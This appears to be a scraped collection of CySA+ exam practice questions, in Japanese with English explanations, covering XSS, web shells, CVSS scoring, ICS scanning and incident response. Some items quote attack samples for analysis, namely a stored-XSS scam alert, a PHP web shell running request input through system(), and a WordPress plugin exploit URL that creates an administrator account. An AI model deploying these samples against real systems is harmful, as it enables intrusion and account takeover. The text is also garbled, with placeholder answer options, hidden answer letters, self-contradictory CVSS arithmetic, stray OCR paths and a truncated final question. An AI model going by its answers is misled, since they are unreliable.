SOC(セキュリティオペレーションセンター)は、ワークステーションから社内Webアプリケーションにアクセスする際に発生するデスクトップエラーメッセージが最近増加しているという苦情を多数受け取っています。アナリストは、Webサーバー上で最近変更されたXMLファイルを特定し、レビューのためにそのファイルのコピーを取得しました。そのファイルには、次のコードが含まれていました。

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="default.xls"?>
<intro>
      <firstintro>
       <name>Welcome</name>
       <description>
       Welcome &lt;script type="text/javascript">alert("Your system     is infected. Contact a service technician at
gethelp.now.xyz")&lt;/script>, to our internal employee training catalog. From this     page, you can access essential training
regarding the handling of PHI  Patient Health Information must be        safeguarded from unauthorized access.
       </description>
```

以下のXMLスキーマ制約のうち、これらのデスクトップエラーメッセージが表示されないようにするには、どれを使用すればよいでしょうか？
A. 白い背景に黒い文字のAI生成コンテンツは正しくない可能性があります。
B. 白い背景に黒い文字のAI生成コンテンツは正しくない可能性があります。
C. 白い背景に黒い文字のAI生成コンテンツは正しくない可能性があります。
D. コンピュータコードAI生成コンテンツのスクリーンショットは不正確である可能性があります。
正解: **(**正解を表示します**)**
The XML file containsJavaScript embedded within a < description > tagthat executes an alert message, which is a commonCross-Site Scripting (XSS)attack vector. The issue occurs becausethe XML schema does not restrict the input to safe characters, allowingarbitrary script executionwhen the XML file is processed by a vulnerable application.
Solution: Implement Input Validation Using an XML Schema Constraint
* Option Benforces awhitelist approachby allowingonly alphanumeric characters and spaces([a-zA-Z 0-9]
*).
* This prevents the inclusion ofmalicious JavaScript or special characterssuch as < , > , or & , which are required for XSS injection.
Why are the other options incorrect?
* Option A: Restricts input to aSocial Security Number (SSN) format ([0-9]{3}-[0-9] {2}-[0-9]{4}).
While it prevents JavaScript injection, it is too restrictive and would break legitimate text-based content in the XML.
* Option C: Restricts input toonly numeric values ([0-9]*), preventing JavaScript injection but also breaking legitimate non-numeric content in the < description > field.

* Option D: Restricts input to asingle positive integer, which does not align with the expected text-based content.
Thus,Option Bis the correct answer, as it enforces proper input validation while still allowing expected text input.

質問: **164**
セキュリティ アナリストは、確立された SLA を満たす脆弱性パッチの段階的な計画の作成について IT 部門を支援する必要があります。次の脆弱性管理要素のうち、成功する計画の優先順位付けに最も役立つものはどれですか。
A. 影響を受けるホスト
B. リスクスコア
C. 緩和戦略
D. 年間繰り返し
正解: **B (**コメントを発表する**)**
Risk scoringis the best method for prioritizing patching, as it considers factors likeCVSS severity, exploitability, asset criticality, and business impact.
* Option A (Affected hosts)is relevant but does notdetermine prioritywithout a risk assessment.
* Option C (Mitigation strategy)is useful but focuses on alternative protections rather than prioritization.
* Option D (Annual recurrence)is not a standard method for vulnerability prioritization.
Thus,B is the correct answer, asrisk scores allow organizations to prioritize patching efforts effectively.

質問: **165**
アナリストが次の疑わしいコマンドを発見しました:

```
<?php if(isset($_REQUEST['xyz'])){echo "<pre>"; $xyz = ($_REQUEST['xyz']); system($xyz); echo "</pre>"; die; }?>
```

コマンドの結果を最もよく表すのは次のどれですか?
A. クロスサイトスクリプティング
B. リバースシェル
C. バックドア攻撃
D. 論理爆弾
正解: **(**正解を表示します**)**
ThePHP script allows remote users to execute system commands via the system() function, meaning an attacker can send arbitrary commands to the server.
* Option A (Cross-site scripting - XSS)is incorrect because this script does not inject JavaScript into a webpage.
* Option B (Reverse shell)is possible if an attacker sends a crafted command, but the script itself is more of a general backdoor than a dedicated reverse shell.
* Option D (Logic bomb)is incorrect because a logic bomb is typicallytriggered by a specific event or daterather than executing arbitrary commands on demand.
Thus,C (Backdoor attempt) is the best answer, as this scriptgrants unauthorized remote command execution.

質問: **166**
アナリストが脆弱性管理ダッシュボードを評価しています。アナリストは、以前に修正された脆弱性がデータベース サーバーに再び出現していることに気付きました。最も考えられる原因は次のうちどれですか?
A. 検出結果は誤検知であるため、無視する必要があります。
B. インスタンスでロールバックが実行されました。
C. 脆弱性スキャナーは資格情報なしで構成されました。
D. 脆弱性管理ソフトウェアを更新する必要があります。
正解: **B (**コメントを発表する**)**

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section:
The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

質問: **167**
アナリストは脆弱性レポートをレビューしており、経営陣に勧告を行う必要があります。アナリストは、ほとんどのシステムは再起動によってアップグレードできるため、1 回のダウンタイム ウィンドウが発生することを発見しました。ただし、会社がアクセスできないベンダー アプライアンスのため、重要なシステムのうち 2 つはアップグレードできません。これらのシステムおよび関連する脆弱性を最もよく表しているのは、次の修復の阻害要因のうちどれですか?
A. 独自のシステム
B. レガシー システム
C. サポートされていないオペレーティング システム
D. メンテナンス時間の不足
正解: **A** (コメントを発表する)
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

質問: **168**
セキュリティ アナリストは最近、Arachni を使用して、新しく開発された Web アプリケーションの脆弱性評価を実行しました。アナリストは、次の出力について懸念しています。
[+] XSS: フォーム入力 'txtSearch' のアクションが https://localhost/search.aspx である
[-] XSS: レスポンス #1 を分析しています...
[-] XSS: レスポンス #2 を分析しています...
[-] XSS: レスポンス #3 を分析しています...
[+] XSS: 応答が汚染されています。脆弱性の証拠を探しています。
この脆弱性の原因として最も可能性が高いのは次のどれですか?
A. 開発者は search.aspx の特定のフィールドに入力検証保護を設定しました。
B. 開発者がヘッダーに適切なクロスサイトスクリプティング保護を設定していませんでした。
C. 開発者は、Web アプリケーションのビルドにデフォルトの保護を実装しませんでした。
D. 開発者が適切なクロスサイトリクエストフォージェリ保護を設定していませんでした。
正解: (正解を表示します)
The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim1.

One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the Content-Type header can specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page2.
According to the output of Arachni, a web application security scanner framework3, it detected an XSS vulnerability in the form input 'txtSearch' with action https://localhost/search.aspx. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

質問: **169**
セキュリティ アナリストは最新の脆弱性スキャンをレビューし、同様の CVSSv3 スコアを持つが基本スコア メトリックが異なる脆弱性があることを観察しました。アナリストは次の攻撃ベクトルのうちどれを最初に修正する必要がありますか?
A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/SU/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
正解: **C (**コメントを発表する**)**
CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics:
Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.
The attack vector in question has the following Base metrics:
* Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
* Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
* Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
* User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
* Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
* Confidentiality Impact : High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
* Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
* Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.
Using these metrics, we can calculate the Base score using this formula:
Base Score = Roundup(Minimum[(Impact + Exploitability), 10])
Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))] Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction Using this formula, we get:
Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.
The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
* CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
* CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
* CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

質問**: 170**
セキュリティアナリストは、石油 -ガスパイプラインを扱う重要インフラネットワーク内のデバイスを特定する必要があります。このネットワークには、標準ポート上でHTTPまたはModbusプロトコルを使用してIPv4経由で接続されたデバイスがあります。アナリストは、目的を達成するために、次のうちどの方法を用いるべきでしょうか？
A. IT脆弱性スキャナーを使用してポート80と502をターゲットにします。
B. TCPポート80と502でNetcatを使用してバナーグラビングを使用します。
C. Nmap -sS -A -p 80,502 スキャンを実行します。
D. Masscan --open-only -p80,502 を使用して ICS ネットワークをスキャンします。
正解**: B (**コメントを発表する**)**
The correct answer is B because this is a critical infrastructure / ICS / OT environment. The safest option listed is a targeted, low-impact banner-grabbing approach against the known standard ports: TCP 80 for HTTP and TCP 502 for Modbus. In critical infrastructure, the analyst should avoid aggressive or broad scanning methods that could disrupt fragile industrial systems.
Exact supporting extract: the Secbay CySA+ guide states that vulnerability scanning of OT environments, including ICS and SCADA systems, requires specialized tools and methodologies because these environments have unique security requirements and constraints. It also states that vulnerabilities in ICS can have severe operational and safety implications.
The same guide explains that Modbus is a protocol used in industrial control systems and enables communication among devices connected to the same network.
The Sybex CySA+ Study Guide explains that service identification may be done by connecting and grabbing the banner or connection information provided by the service. It also explains that Nmap can perform service and version detection, but the more aggressive options are less appropriate for sensitive ICS environments.
Why the other options are incorrect:
A is incorrect because a general IT vulnerability scanner may be too intrusive for an oil and gas pipeline ICS environment.
C is incorrect because -A enables aggressive Nmap detection features, which may include OS detection, version detection, scripts, and traceroute. That is riskier in ICS/OT environments.
D is incorrect because Masscan is designed for high-speed scanning and is inappropriate for sensitive critical infrastructure networks.
B is best because it targets only the known ports and uses a less aggressive identification method.

質問**: 171**
アナリストは、悪意があることが知られている IP アドレスが複数の Web サーバーのゼロデイ脆弱性を悪用しようとしたことを示す IPS イベント通知を SIEM から受け取りました。エクスプロイトには次のスニペットが含まれていました。
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator このスニペットで表される攻撃を軽減するために最も効果的なコントロールは次のうちどれですか?
A. ユーザーの作成を管理者のみに制限します。
B. レイアウトの作成を管理者のみに制限します。
C. ディレクトリ trx_addons をすべてのユーザーに対して読み取り専用に設定します。
D. ディレクトリ v2 をすべてのユーザーに対して読み取り専用に設定します。
正解**: (**正解を表示します**)**
Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx_addons/V2/get/sc_layout. In this case, the attacker

tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ...
- Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

質問: **172**
調査を開始するとき、最初に行う必要があるのは次のうちどれですか?
A. 法執行機関に通報する
B. 現場を確保する
C. 関連する証拠をすべて押収する
D. 証人への聞き取り
正解: **(**正解を表示します**)**
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

質問: **173**
ある組織では複数のベンダーを利用しており、各ベンダーにはセキュリティ アナリストが毎日サインインする必要がある独自のポータルがあります。複数の認証資格情報の必要性をなくすために組織が使用する最適なソリューションは次のどれですか。
A. API
B. MFA
C. SSO
D. VPN
正解: **(**正解を表示します**)**
* Single Sign-On (SSO) allows users to authenticate once and gain access to multiple applications without needing to re-enter credentials for each one.
* It reduces password fatigue, improves security, and streamlines authentication across vendor portals.
Why Not Other Options?
* A (API) # APIs facilitate data exchange but do not solve authentication problems.
* B (MFA) # Enhances security but still requires multiple logins.
* D (VPN) # Secures connections but does not eliminate multiple logins.
Reference: CompTIA CySA+ CS0-003, Chapter 8: " Identity and Access Management, " Section: " SSO and Access Control Methods. "

質問: **174**
1 時間以内に、重要なサーバーで大量の失敗した RDP 認証試行が記録されました。すべての試行は同じリモート IP アドレスから行われ、1 つの有効なドメイン ユーザー アカウントが使用されました。このブルート フォース攻撃の成功率を下げるために最も効果的な緩和制御は次のどれでしょうか。
A. 一定回数の試行失敗後にユーザー アカウントのロックアウトを有効にする
B. サードパーティのリモートアクセスツールをインストールし、すべてのデバイスでRDPを無効にする
C. リモートシステムのIPアドレスに対するファイアウォールブロックの実装

D. すべてのデバイスでのログオンイベント監査の詳細度を向上
正解: (正解を表示します)
Enabling a user account lockout policy is a security measure that can effectively mitigate brute-force attacks.
After a predetermined number of consecutive failed login attempts, the account will be locked, preventing the attacker from continuing to try different password combinations. This control directly addresses the issue of multiple failed attempts from the same IP address using a single user account, making it the most effective among the options provided. Option B suggests replacing RDP with another remote access tool, which does not address the brute-force attempt but rather avoids the RDP protocol. Option C, implementing a firewall block, could be effective but does not prevent attacks from other IP addresses and may not be as immediate.
Option D, increasing log verbosity, enhances monitoring but does not prevent the attack itself.

質問: **175**
インシデントの後、セキュリティ アナリストは、クラウド テナントからすべての資産の構成をダウンロードするためのスクリプトを作成する必要があります。アナリストは次の認証方法のうちどれを使用する必要がありますか?
A. MFA
B. ユーザーとパスワード
C. PAM
D. キーペア
正解: (正解を表示します)
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

質問: **176**
IT担当者がLinuxのtopコマンドの出力結果を確認しています。この会社では、IT部門とセキュリティ部門のスタッフのみが管理者権限を持つことが許可されています。両部門とも、管理者権限を必要とする作業は行っていないことを確認しています。以下の出力結果に基づき、
PID
ユーザー
VIRT
RES
SHR
%CPU
%MEM
タイム+
指示
34834
人
4980644
224288
111076
5.3
14.44
1:41.44

シナモン
34218
人
51052
30920
23828
4.7
0.2
0:26.54
Xorg
2264
根
449628
143500
26372
14.0
3.1
0:12.38
バッシュ
35963
xrdp
711940
42356
10560
2.0
0.2
0:06.81
xrdp
以下のPIDのうち、データ漏洩に最も寄与する可能性が高いのはどれですか？
A. 2264
B. 34218
C. 34834
D. 35963
正解: (正解を表示します)
* PID 2264 (bash running as root) is suspicious because:
* It has elevated privileges (root user).
* Bash (command-line shell) is running with high CPU usage (14.0%), which is unusual unless actively being used.
* If unauthorized, an attacker could be exfiltrating data via command-line methods like scp, wget, or custom scripts.
Why Not Other Options?
* B (34218 - Xorg) # Xorg is a display server for GUI; no signs of exfiltration.
* C (34834 - Cinnamon) # Cinnamon is a desktop environment, not a threat.


* D (35963 - xrdp) # xrdp is a remote desktop service, expected behavior.
Reference: CompTIA CySA+ CS0-003, Chapter 6: " Host-Based Security Monitoring, " Section: " Analyzing Suspicious Processes and Privileged Activity. "


質問: **177**
インシデント対応報告およびコミュニケーション プログラムの有効性を監視または報告するために使用される KPI は次のどれですか。
A. インシデントボリューム
B. 検出までの平均時間
C. パッチ適用にかかる平均時間
D. 修復されたインシデント
正解: **(**正解を表示します**)**
Mean Time to Detect (MTTD) is the most appropriate Key Performance Indicator (KPI) to monitor the effectiveness of an incident response reporting and communication program among the choices provided.
* Why B is correct: The primary goal of an " incident reporting " program (whether automated by tools or reported by users/staff) is to alert the security team to an issue as quickly as possible. MTTD measures the average time it takes for an organization to identify (detect and report) an incident after it has occurred. A lower MTTD directly indicates that the reporting mechanisms and communication channels from the source to the analysts are operating effectively.
* Why A is incorrect: Incident volume measures the quantity of incidents, which reflects the threat landscape or workload rather than the effectiveness of the response program itself. While an increase in user-reported volume can indicate better awareness , MTTD is the standard performance metric for the process .
* Why C is incorrect: Average time to patch is a KPI for Vulnerability Management , not Incident Response reporting.
* Why D is incorrect: Remediated incidents refers to the volume of resolved issues (Response
/Recovery phase) and does not specifically measure the speed or quality of the reporting and communication (detection) phase.
In Domain 4 (Reporting and Communication) and Domain 1 (Security Operations) , CompTIA emphasizes the use of time-based metrics to evaluate process maturity.
* MTTD (Mean Time to Detect): Measures " dwell time " and the efficiency of the Detection & Reporting phase.
* MTTR (Mean Time to Respond): Measures the efficiency of the Response & Recovery phase.

質問: **178**
攻撃を受けた後、アナリストは最高情報セキュリティ責任者にイベントの概要を提供する必要があります。概要には、誰が、何を、いつ行ったかという情報を含める必要があり、実施されている計画の有効性を評価する必要があります。これは、次のインシデント管理ライフサイクル プロセスのどれを表していますか。
A. 事業継続計画
B. 学んだ教訓
C. 法医学的分析
D. インシデント対応計画
正解: **(**正解を表示します**)**
The lessons learned process is the final stage of the incident management life cycle, where the incident team reviews the incident and evaluates the effectiveness of the response and the plans in place. The lessons learned report should include the who-what-when information and any recommendations for improvement123 References: 1: What is incident management? Steps, tips, and best practices 2: 5 Steps of the Incident Management Lifecycle | RSI Security 3: Navigating the Incident Response Life Cycle: A Comprehensive Guide

質問: **179**
あなたはサイバーセキュリティアナリストとして、会社のサーバーからのスキャンデータを解釈する任務を負っています。すべてのサーバーで要件が満たされていることを確認し、満たされていない場合は変更を推奨する必要があります。会社のセキュリティ強化ガイドラインには、以下のことが示されています。
* TLS 1 2 は TLS の唯一のバージョンです
走っている。

* Apache 2.4.18以降を使用してください。
* デフォルトポートのみを使用してください。
説明書
提供されたデータを使用して、各サーバーについて会社のガイドラインへの準拠状況を記録します。
この質問は2つの部分から構成されています。パート1とパート2の両方を必ず完了してください。問題点に対する推奨事項は、提供された強化ガイドラインのみに基づいて作成してください。
パート1：
AppServ1:




TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
compressors:
NULL
least strength: strong
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com
Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT STATE SERVICE
80/tcp open http

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
